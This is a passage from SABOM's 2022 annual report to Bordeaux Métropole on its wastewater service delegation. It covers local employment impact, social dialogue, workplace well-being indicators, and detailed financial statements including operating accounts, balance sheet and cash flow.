Il s'agit des emplois soutenus par les dépenses de SABOM (achats uniquement), dont :

- 136 emplois soutenus dans votre chaîne de fournisseurs de rang 1.
- 93 emplois soutenus dans la chaîne de fournisseurs de rang 2 et suivants.

Impacts économiques liés aux dépenses des ménages : 217 ETP

Il s'agit des emplois soutenus :


- par les rémunérations versées aux salariés de SABOM.
- par les rémunérations versées aux employés de la chaîne de fournisseurs.

Impacts économiques liés aux dépenses des administrations publiques : 84 ETP

Il s'agit des emplois soutenus :

- Par la fiscalité payée par SABOM.
- par la fiscalité payée par les salariés de SABOM.
- par la fiscalité versée par les entreprises et employés soutenus dans la chaîne de fournisseurs.
- par la fiscalité versée par les entreprises et employés soutenus par la consommation des ménages.

Une définition de chaque impact est indiquée en Annexe.



L'étude a été complétée en juillet 2021 par une nouvelle analyse plus précise conduisant à des préconisations visant à optimiser les impacts positifs du service sur le territoire métropolitain, en définissant des pistes de relocalisation des achats et en identifiant les gisements pouvant être confrontés à des fuites économiques sur le territoire.

Ainsi, l'étude de 2021 confirme que 75 % des achats de la SABOM sont réalisés en Gironde. A partir de ce constat, le cabinet Utopies a identifié les "fuites" les plus importantes hors du territoire départemental et métropolitain, parmi les 25 % restants. Ces achats non-locaux ont ensuite été comparés avec les capacités théoriques du département et de la métropole à répondre à ces besoins.

Cette comparaison reste théorique et générale, la méthodologie ne tient pas compte des spécificités éventuelles des besoins en biens et services de la SABOM, ni des relations historiques avec certains fournisseurs. Toutefois, dans l'optique d'augmenter au maximum son ancrage local, l'outil LOCAL SCOPE développé par Utopies a été mis à la disposition de la SABOM pour faciliter l'étude au cas par cas de la possibilité de relocaliser des achats. Cet outil répertorie tous les fournisseurs locaux et les classe par secteur d'activité, par bien/service produit, par catégorie d'entreprise, par commune et par appartenance à l'ESS.

La SABOM bénéficie en outre de son partenariat renouvelé avec ATIS (Association Territoire Innovation Sociale), qui prévoit la mise en relation avec des fournisseurs locaux de l'ESS.

Enfin, dans une optique prospective, l'étude encourage à ne pas se contenter de s'appuyer sur l'offre locale existante mais de contribuer à la créer en soutenant de nouvelles filières locales. La SABOM s'inscrit dans cette perspective depuis 2019 via le Fonds développement durable et par sa politique volontariste sur le territoire métropolitain : par exemple, le partenariat avec l'incubateur d'ATIS, le soutien de La Fumainerie, co-crédation et animation de communautés transversales qui touchent au domaine de l'assainissement et qui peuvent être le point de départ d'innovations contribuant aux objectifs du Plan Climat-Air-Energie territorial. (Voir [SOC.2](#))

Une nouvelle mesure, à l'identique de 2019/2020, en 2023, permettra de voir l'évolution de l'empreinte sociétal de la SABOM à mi-parcours du contrat de délégation du service public en cours avec Bordeaux métropole.

SOC.4.5 LE DIALOGUE SOCIAL

La SABOM a intégré l'UES Veolia Eau Générale des Eaux depuis le 1er avril 2020.

De ce fait, la SABOM a intégré le Comité Social et Économique (CSE) de la région Sud-Ouest de Veolia.

Quatre représentants de proximité ont été désignés au sein de la SABOM, dont 2 sont associés à la CSSCT régionale.

Six réunions ont été tenues entre les représentants de proximité et la Direction en 2022.


Le CSE du Sud-Ouest s'est réuni 18 fois au cours de l'année dont 11 réunions ordinaires, 4 réunions ordinaires pour aborder des questions liées à la sécurité et 3 réunions extraordinaires (Information et consultation du CSE suite à cession et perte de contrats dans d'autres territoires de la Région Sud-ouest).

SOC.4.6 LA QUALITÉ DE VIE AU TRAVAIL

Une démarche d'analyse des risques psychosociaux et d'amélioration de la qualité de vie au travail initiée en septembre 2021 s'est poursuivie en 2022.

De nouveaux ateliers individuels et collectifs ont été organisés.

Ces ateliers ont cette fois-ci été structurés selon la grille de l'ANACT (agence nationale pour l'amélioration des conditions de travail).



Le point d'entrée, la QVT (qualité de vie au travail) interroge les mêmes items que la méthode INRS utilisée en 2021.

Le plan d'actions mis en place en 2021 se poursuit :

- l'ensemble de la ligne managériale a été formé sur une journée à la détection des risques psychosociaux en juin 2022 et dans le cadre des quart d'heures sécurité organisés dans les services, un quart d'heure sécurité sur cette thématique a été organisé dans chaque service,
- le parcours "nouvel embauché" a été mis en place avec un suivi particulier sur la thématique sécurité.

SOC.4.7 BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel F26	Taux de personnel handicapé	N/A	3,68%	2,92%	2,28%	3,12%
Indicateur opérationnel F27	Nombre d'heures d'insertion : handicap, alternance, stage, personnes éloignées de l'emploi, tutorat, sous-traitance	5% de la main d'œuvre affectée à l'exécution du contrat	6,34%	8,57%	9,78%	9,32%
Indicateur opérationnel F28	Nombre de personnes en insertion ayant bénéficié du dispositif des îlotiers	8 personnes	14	15	10	13
Indicateur opérationnel F30	Montant des achats confiés à des entreprises du secteur protégé	N/A	85 908 €	362 292 €	339 889,35 €	209 879,96 €
Indicateur opérationnel F31	Nombre de contrats fournisseurs et sous-traitants avec clauses éthiques, sociales et environnementales	N/A	30	42	45	76

❖ F27

Les heures travaillées par des personnes en situation de handicap ne sont plus valorisables en heures : depuis la réforme de l'OETH, uniquement des montants déductibles sont transmis, ne permettant plus d'être intégrés à cet indicateur.

RÉFÉRENTIEL CONTRAT

Article 120.1

Compte d'exploitation du service

Article 120.3

Comptes de Renouvellement

Article 120.4

Compte de suivi des réparations de réseau

SOMMAIRE

FIN.1. LE COMPTE D'EXPLOITATION DU SERVICE ET SES ANNEXES	1017
FIN.1.1 LE COMPTE D'EXPLOITATION DE LA DÉLÉGATION	1017
FIN.1.2 DETAIL DES PRODUITS & CHARGES DU COMPTE D'EXPLOITATION	1018
FIN.1.3 COMPTE DE RÉSULTAT DE LA DÉLÉGATION.....	1025
FIN.1.4 BILAN ACTIF / PASSIF DE LA DÉLÉGATION	1026
FIN.1.5 TABLEAU DE FLUX DE TRÉSORERIE.....	1028
FIN.1.6 ÉVOLUTION DES COEFFICIENTS DE RÉVISION DES TARIFS.....	1030
FIN.1.7 IMMOBILISATIONS ET AMORTISSEMENTS.....	1034
FIN.1.8 COMPTE DE RENOUVELLEMENT	1040
FIN.1.9 DÉTAIL DES CHARGES PAR NATURE ET PAR STATION D'ÉPURATION, POSTES ET BASSINS.....	1047
FIN.2. LES COMPTES SOCIAUX DE L'EXERCICE	1050
FIN.3. ÉTAT COMPARATIF DES COMPTES DE LA DÉLÉGATION.....	1051
FIN.4. DISPOSITIONS COMPLÉMENTAIRES	1057
FIN.4.1 TRÉSORERIE.....	1057
FIN.4.2 BILAN FINANCIER DU FONDS DE DÉVELOPPEMENT DURABLE	1058
FIN.4.3 BILAN FINANCIER DU FONDS DE RECHERCHE et DÉVELOPPEMENT	1059
FIN.4.4 BILAN FINANCIER DES RÉPARATIONS RÉSEAUX.....	1059
FIN.5. MÉTHODE D'ÉLABORATION DU COMPTE D'EXPLOITATION	1060
FIN.6. BILAN DES INDICATEURS.....	1066

FIN.1. LE COMPTE D'EXPLOITATION DU SERVICE ET SES ANNEXES

FIN.1.1 LE COMPTE D'EXPLOITATION DE LA DÉLÉGATION

TABLEAU 1 - FIN.1. Synthèse du compte d'exploitation 2022				
	2022	2021	Var	en %
En milliers d'euros				
Ventes assainissement	42 737,9	41 884,2	853,7	2,0%
Ventes de Travaux et prestation de Services	4 558,4	4 117,0	441,4	10,7%
TOTAL DU CHIFFRES D'AFFAIRES	47 296,2 K€	46 001,2 K€	1 295,1 K€	2,8%
Production stockée	- 357,1	369,6	- 726,7	- 196,6%
Production immobilisée	6 104,4	6 243,9	- 139,5	-2,2%
Subventions d'exploitation	187,5	30,5	157,0	514,8%
Transferts de charges de Renouvellement	10 605,3	10 097,8	507,5	5,0%
Autres produits de gestion courante	0,1	2,0	- 1,9	-95,0%
Reprises sur amortissements et provisions	954,0	376,7	577,3	153,3%
Autres produits	33,3	8,1	25,2	311,1%
TOTAL AUTRES PRODUITS	17 527,5 K€	17 128,6 K€	398,9 K€	2,3%
TOTAL DES PRODUITS D'EXPLOITATION	64 823,7 K€	63 129,8 K€	1 694,0 K€	2,7%
Achats et variation de stocks	13 209,7	15 422,7	- 2 213,0	-14,3%
Services extérieurs	22 451,3	22 531,9	- 80,5	-0,4%
Autres services extérieurs	3 708,2	3 839,3	- 131,1	-3,4%
Impôts, taxes et versements assimilés	717,4	652,8	64,7	9,9%
Charges de personnel	13 341,6	13 222,1	119,5	0,9%
Autres charges de gestion courante	9 784,2	10 079,3	- 295,1	-2,9%
TOTAL DES CHARGES D'EXPLOITATION	63 212,5 K€	65 748,1 K€	-2 535,6 K€	-3,9%
Dotations aux amortissements et aux provisions	2 712,1	1 319,2	1 392,9	105,6%
RESULTAT D'EXPLOITATION	-1 100,9 K€	-3 937,5 K€	2 836,6 K€	72,0%
RESULTAT FINANCIER	-604,0 K€	-415,5 K€	-188,5 K€	-45,4%
RESULTAT EXCEPTIONNEL	-103,5 K€	0,0 K€	-103,5 K€	
PARTICIPATION DES SALARIES	222,7 K€	163,7 K€	59,1 K€	36,1%
RESULTAT COURANT AVANT IMPOTS	-2 031,2 K€	-4 516,7 K€	2 485,5 K€	55,0%

Les principales variations par rapport au Compte d'Exploitation Prévisionnel sont expliquées en **partie 3 Etat comparatif des Comptes de la Délégation**.

FIN.1.2 DETAIL DES PRODUITS & CHARGES DU COMPTE D'EXPLOITATION

PRODUITS D'EXPLOITATION

Le chiffre d'affaires 2022 s'élève à 47 296,2 K€ et se décompose de la manière suivante :

TABLEAU 2 - FIN.1. Détail du Chiffre d'Affaires 2022				
	2022	2021	Var	en %
En milliers d'euros				
Exploitation du service	42 737,9 K€	41 884,2 K€	853,7 K€	2,0%
Usagers domestiques et assimilables	21 795,2	21 955,2	- 160,0	-0,7%
Usagers autres que domestiques au titre des autorisations de déversement des eaux usées	1 035,9	697,5	338,3	48,5%
Redevance d'assainissement au titre des interconnexions avec les collectivités limitrophes	131,2	121,7	9,5	7,8%
Gestion des eaux pluviales urbaines	18 409,9	17 766,9	643,0	3,6%
Prestations GEMAPI	512,5	494,6	17,9	3,6%
Recettes perçues au titre de l'accueil des matières de vidange	71,6	66,7	4,9	7,3%
Cogénération électricité	781,7	781,6	0,1	0,0%
Travaux	3 933,7 K€	3 830,4 K€	103,3 K€	2,7%
Travaux branchements neufs	3 920,6	3 939,4	- 18,8	-0,5%
Autres travaux	13,1	- 109,0	122,2	-112,1%
Prestations de Services	313,4 K€	116,7 K€	196,7 K€	168,6%
Frais d'analyse des industriels suite constat non-conformité	167,5	46,7	120,8	258,5%
Autres prestations sur bordereau	145,9	70,0	75,9	108,5%
Prestations Activités Annexes	311,2 K€	169,9 K€	141,4 K€	83,2%
Mise à disposition de personnel facturée		-	-	
Dégâts des Tiers et autres	165,2	41,6	123,6	297,0%
Autres produits	146,0	128,2	17,7	13,8%
TOTAL DU CHIFFRE D'AFFAIRES	47 296,2 K€	46 001,2 K€	1 295,1 K€	2,8%

Le tableau ci-dessous détaille les volumes correspondant au chiffre d'affaires comptabilisé au titre de l'année 2022 pour les différentes catégories de clients assujettis :

Classe client	2022	2021	Var	en %
Usagers domestiques et assimilables	41 384	43 076	- 1 692	-3,9%
Usagers autres que domestiques au titre des autorisations de déversement des eaux usées	1 974	1 341	633	47,2%
Redevance d'assainissement au titre des interconnexions avec les collectivités limitrophes	508	487	21	4,3%
Volumes totaux	43 866	44 905	- 1 038	-2,3%

Classe client	2022	2021	2020	2019
Particulier	22 118	23 296	21 509	21 305
Professionnel & Syndic (*1)	16 859	17 449	16 848	16 373
Administration & Collectivité	2 407	2 332	2 257	2 373
Clients sous convention de déversement spécifiques	1 974	1 341	1 890	2 219
Convention de raccordements des communes extérieures	508	487	415	487
Volumes totaux	43 866	44 905	42 919	42 758

Après une année 2021 en forte évolution (+4.6 %), les M3 des clients domestiques 2022 ont chuté de -3,9%.

Cette évolution par rapport à 2021 n'est à ce jour pas expliqué

Le chiffre d'affaires **exploitation du service** s'élève à 42 737,9 K€ à fin 2022, pour 41 884,2 K€ un an plus tôt (voir [USAG.1](#)).

Le chiffre d'affaires **travaux**, qui s'élève à 3 933,7 K€, correspond principalement à la création de 664 branchements (831 en 2021).

Le chiffre d'affaires **prestations de services** s'élève à 313,4 K€, en augmentation de 196,7 K€ par rapport à 2021 et correspond notamment aux :

- ❖ Contrôles de conformité industriels et chantiers : 167,5 K€ (voir [USAG.1](#))
- ❖ Autres prestations sur bordereau, dont modifications de branchements : 142,7 K€

Le chiffre d'affaires **prestations des activités annexes** s'élève à 311,2 K€ (contre 169,9 K€ en 2021) et correspond aux :

- ❖ Refacturations des dépenses engagées suite aux dégâts tiers : 165,2 K€
- ❖ Autres produits : 146 K€ vs 128,2 K€ en 2021, dont analyses réalisées par le laboratoire de Louis Fargue et prestations du guichet unique facturées au délégataire Eau Potable (branchements concomitants) (voir [USAG.1](#)).

La variation de la **production stockée** -357,1 K€ à fin 2022, représente l'écart entre les chantiers de renouvellement non terminés au 31 décembre 2022 et ceux de 2021.

La **production immobilisée**, qui s'élève à 6 104,4 K€, représente l'ensemble des investissements réalisés par le délégataire au cours de l'année au titre du renouvellement des canalisations (bloc 2) et des travaux neufs de premier établissement (blocs H et I).

Le poste **transferts de charges de renouvellement** permet de transférer les dépenses réelles de renouvellement de l'exercice dans un compte de bilan et donc de suivre l'avance ou le retard par rapport aux engagements du contrat. Le montant de 10 605,3 K€ sur 2022 est égal aux dépenses engagées en 2022 sur les chantiers terminés.

Enfin, les **reprises sur amortissements et provisions** (954 K€) correspondent principalement à la reprise de la dépréciation 2021 des créances clients.

CHARGES D'EXPLOITATION

TABLEAU 4 - FIN.1. Détail des charges d'exploitation 2022				
	2022	2021	Var	en %
En milliers d'euros				
Achats et variation de stocks	13 209,7 K€	15 422,7 K€	-2 213,0 K€	-14,3%
Achats et variation de stocks (exploitation)	5 920,9	6 847,3	- 926,4	-13,5%
dont électricité, eau et gaz	2 770,0	4 089,0	- 1 319,0	-32,3%
dont produits de traitement	1 845,9	1 284,8	561,1	43,7%
dont fournitures de Petits Equipements	205,6	397,2	- 191,6	-48,2%
dont achats de prestations Travaux Facturables	-	-		
dont achats de prestations "Investissements"	5 750,0	6 031,4	- 281,4	-4,7%
dont achats de prestations "Renouvellement"	1 538,8	2 544,0	- 1 005,2	-39,5%
Services extérieurs	22 451,3 K€	22 531,9 K€	-80,5 K€	-0,4%
dont évacuation Boues et Déchets	1 850,0	2 215,6	- 365,6	-16,5%
dont entretien technique	640,4	707,9	- 67,5	-9,5%
dont sous-traitance interne Groupe	1 710,7	1 803,9	- 93,2	-5,2%
dont entretien Réseaux et Voirie	2 537,1	2 689,4	- 152,3	-5,7%
dont entretien non technique	1 022,6	851,0	171,6	20,2%
dont Services extérieurs "Branchements neufs"	4 703,6	5 150,1	- 446,5	-8,7%
dont Services extérieurs "Investissements"	-	-	-	
dont Services extérieurs "Renouvellement"	7 162,2	6 391,1	771,1	12,1%
Autres services extérieurs	3 708,2 K€	3 839,3 K€	-131,1 K€	-3,4%
dont personnel extérieur	657,2	763,9	- 106,7	-14,0%
dont contribution aux frais Groupe	1 352,2	1 309,3	42,9	3,3%
dont Autres services extérieurs "Investissements"	69,1	36,5	32,6	89,2%

TABLEAU 4 - FIN.1. Détail des charges d'exploitation 2022

	2022	2021	Var	en %
dont Autres services extérieurs "Renouvellement"	7,0	7,9	- 0,9	-11,9%
Impôts, taxes et versements assimilés	717,4 K€	652,8 K€	64,7 K€	9,9%
Charges de personnel	13 341,6 K€	13 222,1 K€	119,5 K€	0,9%
dont charges de personnel "Investissements"	162,3	167,6	- 5,3	-3,2%
dont charges de personnel "Renouvellement"	781,1	763,0	18,1	2,4%
Autres charges de gestion courante	9 784,2 K€	10 079,3 K€	-295,1 K€	-2,9%
dont charges contractuelles de renouvellement	9 201,5	9 407,1	- 205,6	-2,2%
Dotations aux Amortissements et Provisions	2 712,1 K€	1 319,2 K€	1 392,9 K€	105,6%
TOTAL DES CHARGES D'EXPLOITATION	65 924,6 K€	67 067,3 K€	-1 142,7 K€	-1,7%
TOTAL DES CHARGES D'EXPLOITATION (Exploitation, hors Production Immobilisée, Renouvellement et DAP)	46 977,2 K€	49 036,3 K€	-2 059,1 K€	-4,2%

Achats & Variations de Stocks

Le poste **Achats et Variations de stocks** s'élève à 13 209,7 K€ à fin 2022, en diminution de 14,3 % (-2 213,0 K€) par rapport à 2021, et représente 20 % du total des charges d'exploitation.

Il est principalement composé des éléments suivants :

- Achats et variations de stock de l'Exploitation pour 5 920,9 K€ (-926,4 K€ en un an), notamment les charges d'électricité (2 390,5 K€), de gaz (183,4 K€), achats d'eau (196,0 K€), de fioul (75 K€), mais également les produits de traitement (1 845,8 K€). Les achats de fournitures et petits équipements (205,6 K€).
L'inflation importante constatée en 2022 a été partiellement compensée par la réduction de la consommation d'énergie et des produits de traitement dû à une faible pluviométrie
- Achats liés aux travaux neufs de premier établissement (blocs H1 et H2) et renouvellements de canalisations (Bloc 2) : 5 750,0 K€ (-280 K€ par rapport à 2021) ;
- Achats de fournitures et matériel d'entretien dans le cadre des blocs de renouvellement hors canalisations : 1538,8 K€, en diminution de 1 005,2 K€ par rapport à 2021. Le montant total des dépenses de renouvellement sont restés globalement stables (- 219,2K€).

Services Extérieurs

Le poste **Services Extérieurs** s'établit à 22 451,3 K€ : il reste stable par rapport à l'année précédente (22.531,9 K€) et représente 34,06 % du total des charges d'exploitation.

Il se compose des éléments suivants :

- Sous-traitance générale liée à l'exploitation (10 585,6 K€, en retrait de 406 K€ par rapport à 2021) :
 - Entretien voiries et réseaux 2 537,1 K€ (-152,3 K€ sur un an) :
 - Inspections, réparations et réfections de chaussées et réseaux : 1.897,1 K€ (stable par rapport à 2021)
 - Curage 640,0 K€, en recul de 13% (-72K€), diminution notamment liée à la faible pluviométrie constatée en 2022
 - Évacuation des boues et des déchets d'exploitation (prétraitement, laboratoire, ...) : 1 850,0 K€, soit -17 % (par rapport à 2021), évolution due aux opérations réalisées en 2021 (arrêt du sécheur de la station de Clos de Hilde et vidange du digesteur 1 de Clos de Hilde en vue de sa réhabilitation),
 - Prestations rendues par Veolia Eau au titre de la Convention de Services et rémunération du directeur général (1 710,7 K€), en baisse de 5%,
 - Entretien technique et contrôles réglementaires (640,4 K€, en baisse de 68 K€), l'entretien non technique (1022,6 K€ en augmentation de 20%) notamment dû à l'évolution des dépenses d'entretien de véhicule ;
 - Autre sous-traitance (2 824,7 K€ vs 2 723,8 K€, en 2021) : elle intègre notamment les prestations de facturation et recouvrement (921,7 K€), locations mobilières (655,8 K€ : groupes de pompes, véhicules de service,..), immobilières (43,9 K€), les contrats d'entretien informatiques (363,2 K€), des frais d'études et de recherches (467,1 K€), des prestations d'hébergement des données, d'études et recherches diverses (240,5 K€), les assurances (326,0 K€), le Centre d'Appels clients (155,1 K€).
 - Rabais, remises, ristournes : 417,4 K€ de remises liées à l'utilisation de contrats-cadres nationaux et locaux

- Sous-traitance dans le cadre de travaux facturables pour 4 703,6 K€, correspondant
 - au recours à des prestataires pour la réalisation des 664 branchements neufs réalisés en 2022 (voir **USAG.2**) ; la marge 2022 de cette activité est très négative -20% du fait d'un prix au forfait très bas et à un abattement appliqué en cas de concomitance.
- Sous-traitance liée au Renouvellement pour 7 162,6 K€, en augmentation de 768,1 K€ par rapport à 2021. Le montant total des dépenses de renouvellement sont restés globalement stables (- 219,2 K€).

Autres Services Extérieurs

Le poste **Autres Services Extérieurs** s'élève à 3 708,2 K€, en recul de 3% (131 K€) sur un an (vs 3 839,3 K€) et représente 5,6 % du total des charges d'exploitation. Il se détaille de la manière suivante :

- Personnel Extérieur (657,2 K€ vs 763,59K€) : ce poste comprend à la fois :
 - les contrats d'ilotiers (271,0 K€) et le recours à l'intérim (207,0 K€). La diminution des dépenses de personnel extérieur correspond à une réduction des remplacements pour arrêts maladies,
 - des charges de personnel détaché ou mis à disposition de la SABOM par Veolia Eau (178,2 K€) .
- Contribution aux Frais de Siège du Groupe Veolia (1 352,2 K€), conformément à la Convention de Frais de Siège ;
- Honoraires et frais pédagogiques (533,1 K€ vs 542,5 K€), dont honoraires de commissaires aux comptes, d'avocats et huissiers, QSE (coût des certification), frais pédagogiques de formations (+113 K€),
- Charges relatives au Fonds de Développement Durable (228,8, K€ dont 69,1 K€ de production immobilisée), (voir **Tableau 17** et **SOC.2**) ;
- Frais postaux et télécommunications 372,5 K€ : coûts des liaisons et téléphonie fixe
- Divers (564 K€, versus 543 K€ en 2001), dont Redevances pour Occupation du Domaine Public (297,1 K€, notamment Voies Navigables de France), nettoyage des locaux non techniques et gardiennage (169,5 K€), charges de déplacements, missions et réceptions (59,9 K€), communication et relations publiques (14,3 K€)

Impôts & Taxes

Le poste **Impôts & Taxes** s'élève à 717,4 K€ (vs 652,8 K€ en 2021) et représente 1% du total des charges d'exploitation. Il est principalement composé des taxes et versements liés aux rémunérations (pour 360,7 K€). La CFE - Contribution Foncière des Entreprises - représente 187 K€ (stable), la CVAE 106 K€ et la Contribution Sociale de solidarité (45 K€).

Charges de Personnel

Les **charges de personnel** s'élèvent à 13 341,6 K€, stable par rapport à 2021 (13 222,1 K€), représentent 20,2 % du total des charges d'exploitation.

Au 31 décembre 2022, l'effectif total de la société est de 234 salariés (239 salariés en CDI en 2021), réparti en 27 cadres, 101 agents de maîtrise, 106 agents. Le nombre d'Equivalents Temps-Plein était de 229,3 en 2022 (237,2 en 2021) (voir **RH1**).

Autres Charges & Produits de gestion courante

Les **charges de gestion courante** représentent 9 784,2 K€ (vs 10 079,3 K€) et sont constituées des éléments suivants :

- Charge contractuelle de renouvellement, y compris charges réelles des blocs de renouvellement en garantie F et G : 9 201,5 K€ vs 9 407,1 K€, soit -205,6 K€
- Pertes sur créances irrécouvrables : 455 K€ vs 158,6 K€ en 2021
- Charges diverses de gestion courante (123 K€) correspondant notamment aux pénalités contractuelles.

Dotations et Reprises d'Amortissements et Provisions

Les dotations et reprises d'amortissements et provisions représentent 2 712,1K€, en hausse de 1 392,9 K€ en un an (1 319,2K€ en 2021) et se décomposent de la manière suivante :

- Dotations aux amortissements sur immobilisations 917,1 K€ : amortissements des biens de reprise et des linéaires de canalisations renouvelés depuis le début du contrat (travaux du "bloc 2", amortis sur 60 ans), des investissements réalisés dans le cadre des blocs H (autres travaux neufs de premier établissement) et I (fonds de développement durable - voir **Tableau 17**)
- Dépréciations d'actifs circulants 970,4 K€ : dotation pour dépréciation de créances douteuses
- Dotations aux provisions pour risques et charges d'exploitation 824,6 K€ : elles correspondent principalement aux provisions pour charges sur opérations à réaliser d'ici la fin du contrat (630K€), et aux provisions pour sinistre constituées en 2022 (110K€)

Charges & Produits Financiers

Les charges financières (604,0 K€) représentent principalement les intérêts d'emprunts relatifs aux tirages long-terme réalisés auprès de VE-CGE (Veolia Eau - Compagnie Générale des Eaux) dans le cadre de la Convention de Prêt à Long Terme, mais également à la rémunération versée pour les avances consenties à la SABOM par VE-CGE, conformément à la Convention de Trésorerie.

Charges & Produits Exceptionnels

Le résultat exceptionnel de l'exercice 2022 est de -103,5K€ : il correspond aux sorties d'actif renouvelé sur l'exercice

FIN.1.3 COMPTE DE RÉSULTAT DE LA DÉLÉGATION

Le résultat net de l'année 2022 présente une perte de -1 851,8 K€ (-4 409,1 K€ au 31 décembre 2021), dont les grandes lignes sont reprises dans le tableau ci-dessous :

TABLEAU 5 - FIN.1. Compte de résultat 2022				
	2 022	2 021	Var	en %
en K€				
Production vendue : biens				
Production vendue : services	47 296,2	46 001,2	1 295,1	2,8%
CHIFFRE D'AFFAIRES NET	47 296,2	46 001,2	1 295,1 K€	2,8%
Production stockée	- 357,1	369,6	- 726,7	-196,6%
Production immobilisée	6 104,4	6 243,9	- 139,5	-2,2%
Subvention d'exploitation	187,5	30,5	157,0	515,2%
Reprises sur provision et Transferts de charges	11 475,1	9 808,3	1 666,9	17,0%
Autres produits	0,1	2,0	- 1,9	-94,7%
PRODUITS D'EXPLOITATION	64 706,3	62 455,4	2 250,9 K€	3,6%
Autres achats et charges externes	38 969,6	41 918,9	- 2 949,3	-7,0%
Impôts, taxes et versements assimilés	729,8	926,3	- 196,5	-21,2%
Salaires et traitements	8 957,7	8 987,5	- 29,9	-0,3%
Charges sociales	4 420,4	4 241,5	179,0	4,2%
Dotations aux amortissements et dépréciations	959,2	349,4	609,8	174,5%
Dotations aux provisions	1 760,4	948,2	812,2	85,7%
Autres charges	9 975,4	8 999,6	975,8	10,8%
CHARGES D'EXPLOITATION	65 772,6	66 371,4	-598,8 K€	-0,9%
RESULTAT D'EXPLOITATION	- 1 066,2	- 3 916,0	2 849,8 K€	72,8%
Produits financiers	-	-	-	
Charges financières	604,0	415,5	188,5	45,4%
RESULTAT FINANCIER	- 604,0	- 415,5	-188,5 K€	-45,4%
RESULTAT COURANT AVANT IMPOTS	- 1 670,3	- 4 331,5	2 661,2 K€	61,4%
Produits exceptionnels	-	-	-	
Charges exceptionnelles	138,1	21,6	116,5	539,4%
RESULTAT EXCEPTIONNEL	- 138,1	- 21,6	-116,5 K€	-539,4%
Participation estimée	- 222,7	- 163,7	- 59,1	
Impôt estimé	179,4	107,6	71,7	
RESULTAT NET	- 1 851,8	- 4 409,1	2 557,4 K€	58,0%

FIN.1.4 BILAN ACTIF / PASSIF DE LA DÉLÉGATION

Les deux tableaux ci-dessous reprennent le détail du bilan de la SABOM.

L'actif est ainsi composé à 58 % de biens immobilisés nécessaires à l'activité (dont canalisations renouvelées via le "bloc 2") et à 40 % de créances clients :

TABLEAU 6 - FIN.1. Bilan comptable 2022 - Actif					
		2022	2021	2020	2019
En K€					
	ACTIF IMMOBILISE	24 397,9 K€	18 818,1 K€	12 731,6 K€	6 567,3 K€
	Immobilisations incorporelles	1,4	1,8	2,3	3,4
	Immobilisations corporelles	24 396,6	18 816,3	12 729,3	6 563,9
	Immobilisations financières	0	0	0	0
	ACTIF CIRCULANT	17 395,2 K€	18 204,8 K€	16 274,0 K€	21 602,9 K€
	Stocks et en-cours	311,6	668,7	299,0	52,7
	Créances	16 734,2	17 124,6	15 501,9	20 993,1
	<i>Créances clients et comptes rattachés</i>	<i>9 925,2</i>	<i>14 289,7</i>	<i>10 726,784</i>	<i>16 217,2</i>
	<i>Autres créances</i>	<i>6 802,5</i>	<i>2 834,8</i>	<i>4 676,3</i>	<i>4 716,2</i>
	<i>Avances et Acomptes versés</i>	<i>6,4</i>	<i>0,0</i>	<i>98,8</i>	<i>59,7</i>
	Disponibilités	0,0	0,0	0,0	0,0
	Charges constatées d'avance	349,4	411,5	473,1	557,0
	TOTAL ACTIF	41 793,1 K€	37 022,9 K€	29 005,6 K€	28 170,2 K€

Le passif détaille les ressources de la société, qu'elles soient permanentes (capitaux propres) ou temporaires (dettes).

TABLEAU 7 - FIN.1. Bilan comptable 2022 - Passif				
	2022	2021	2020	2019
En K€				
Capitaux propres	-13 950,1 K€	-12 098,3 K€	-7 689,2 K€	-1 851,6 K€
Apports en capital	1 000,0	1 000,0	1 000,0	1 000,0
Réserve légale				
Report à nouveau	-13 098,3	-8 689,2	-2 851,6	
Résultat de l'exercice	-1 851,8	-4 409,2	-5 837,6	-2 851,6
Subventions d'investissement				
Provisions réglementées				
Provisions	2 266,2	1 123,2	759,8	366,2
<i>Provisions pour risques</i>	2 266,2	1 123,2	759,8	366,2
Dettes	53 477,0	47 998,1	35 935,0	29 655,6
Emprunts et dettes auprès des établissements de crédit	0,0	0,0	0,0	2,0
Emprunts et dettes financières diverses (dons participatifs)	30 327,3	30 304,3	16 898,2	7 244,4
Dettes fournisseurs et comptes rattachés	17 500,2	11 819,4	12 705,5	15 608,2
Dettes fiscales et sociales	4 318,7	4 935,6	5 614,7	5 633,6
Dettes sur immobilisations et comptes rattachés	0,0	0,0	0,0	0,0
Avances et acomptes client reçus	1 196,9	922,5	714,8	1 038,9
Autres dettes	134,0	16,3	1,8	128,5
Produits constatés d'avance	0,0	0,0	0,0	0,0
PASSIF CIRCULANT	53 477,0 K€	47 998,1 K€	35 935,0 K€	29 655,6 K€
TOTAL PASSIF	41 793,1 K€	37 022,9 K€	29 005,6 K€	28 170,2 K€

FIN.1.5 TABLEAU DE FLUX DE TRÉSORERIE

Le tableau de flux de trésorerie ci-après donne une vision de la variation de trésorerie de l'exercice 2022 de la société en distinguant les flux générés par l'exploitation, les investissements et le financement :

	Réel 2019	Réel 2020	Réel 2021	Réel 2022
Résultat net	-2 851 557	-5 837 609	-4 409 172	-1 851 765
+ Dotation aux amortissements	183 647	312 006	157 352	375 342
+ Dotation aux provisions nette de reprise	495 288	619 436	785 192	1 336 649
+ Valeur nette comptable immobilisation	5 379	39 744		
+ Frais financier non décaissé	11 813	2 488	9 889	29 811
CAPACITE D'AUTOFINANCEMENT	-2 155 430	-4 863 935	-3 456 739	-109 963
+/- Variation du BFR	996 971	1 410 844	-3 695 533	6 071 899
FLUX DE TRESORRIE DE L'ACTIVITE	-1 158 459	-3 453 091	-7 152 272	5 961 936
Acquisitions d'immobilisations	-6 756 355	-6 516 011	-6 243 893	-5 955 144
Cession d'immobilisation				0
FLUX DE TRESORRIE DE L'INVESTISSEMENT	-6 756 355	-6 516 011	-6 243 893	-5 955 144
Augmentation de capital	1 000 000			
Emprunts	7 232 556	6 314 621	5 728 605	5 875 863
Remboursement des emprunts	0	-379 185	-658 008	-823 643
Versements dividende à la maison mère	0	0	0	0
FLUX DE TRESORRIE DU FINANCEMENT	8 232 556	5 935 436	5 070 597	5 052 220
VARIATION de TRESORERIE	317 745	-4 033 665	-8 325 570	5 059 012
TRESORERIE A L'OUVERTURE	0	317 745	-3 715 921	-12 041 491
TRESORERIE A LA CLOTURE	317 745	-3 715 921	-12 041 491	-6 982 479

(*) Détail de la Variation du BFR	Réal 2019	Réal 2020	Réal 2021	Réal 2022
Actif Circulant	21 414 251	16 628 910	18 981 518	18 365 575
Stocks et en-cours	52 738	-	-	-
